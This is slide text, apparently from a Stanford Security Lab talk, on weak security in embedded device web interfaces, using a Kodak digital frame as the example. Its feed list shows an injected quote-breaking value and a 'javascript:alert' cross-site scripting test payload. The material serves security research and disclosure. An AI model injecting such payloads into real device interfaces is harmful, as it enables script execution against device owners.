


- Embedded web applications are *everywhere*
- 100M+ WiFi access points
- also in millions of switches, printers, consumer electronics




Source: [skyhookwireless](#)

Embedded web servers will soon dominate




Data :
- Parks associates
- Netcraft

Spectrum revisited



Spectrum revisited



Recipe for a disaster



Vendors build their **own** web applications

- ▶ Standard web server (sometimes)
- ▶ Custom web application stack
- ▶ Weak web security

New features/services added at a **fast** pace

- ▶ Vendors compete on number of services in product
- ▶ Interactions between services ➔ vulnerabilities

Some vendors got it right...



Kodak EasyShare digital frame » Settings » General Settings

Kodak EasyShare System

General Settings

Language: English

Frame Name: seclab

Automatic resizing: On Off

USB Connection Mode: Connect to computer Connect to printer

Click "Save to frame" below when finished

About

Frame model number: W820

Frame Serial number: KCEJH833100832

Firmware version: 2008.08.12

Touch panel version: v4.3



Save to frame Cancel



... almost.



Kodak EasyShare digital frame » Web Media

Kodak EasyShare
System

WEB MEDIA


You can set up your frame to view multimedia content feeds directly from the Web from sites such as those listed below.

We've set up a few sample feeds to get you started. Click "Add ..." to set up your own.

flickr **framechannel**

Add...

Name of feed			
Interesting photos from Flickr			
Flickr: Get More			
My FrameChannel			
FrameChannel: Weather			
FrameChannel: Sports			
FrameChannel: Finance			
KODAK Gallery: Get More			
Other: a" asdf			
Other: javascript:alert("Stanford Security Lab")			
Other: www.asdf.com			



... almost.



A screenshot of a web-based management interface, likely a feed reader or channel manager. The left sidebar shows navigation links: Overview, KODAK Gallery, Web Media (which is selected), and Settings. The main area displays a list of feeds with columns for Name of feed, edit/pencil icon, and delete/x icon. One feed, "Other: javascript:alert('Stanford Security Lab')", has its URL highlighted with a red box and a red border around the edit icon, indicating it is selected or about to be modified. At the bottom of the page, there is a redacted URL: `javascript:alert("Stanford Security Lab")`.

Name of feed	Edit	Delete
Interesting photos from Flickr		
Flickr: Get More		
My FrameChannel		
FrameChannel: News		
FrameChannel: Weather		
FrameChannel: Sports		
FrameChannel: Finance		
KODAK Gallery: Get More		
Other: a" asdf		
Other: javascript:alert("Stanford Security Lab")		
Other: www.asdf.com		
Other: blah		

The result



Vulnerabilities in **every device** we audited

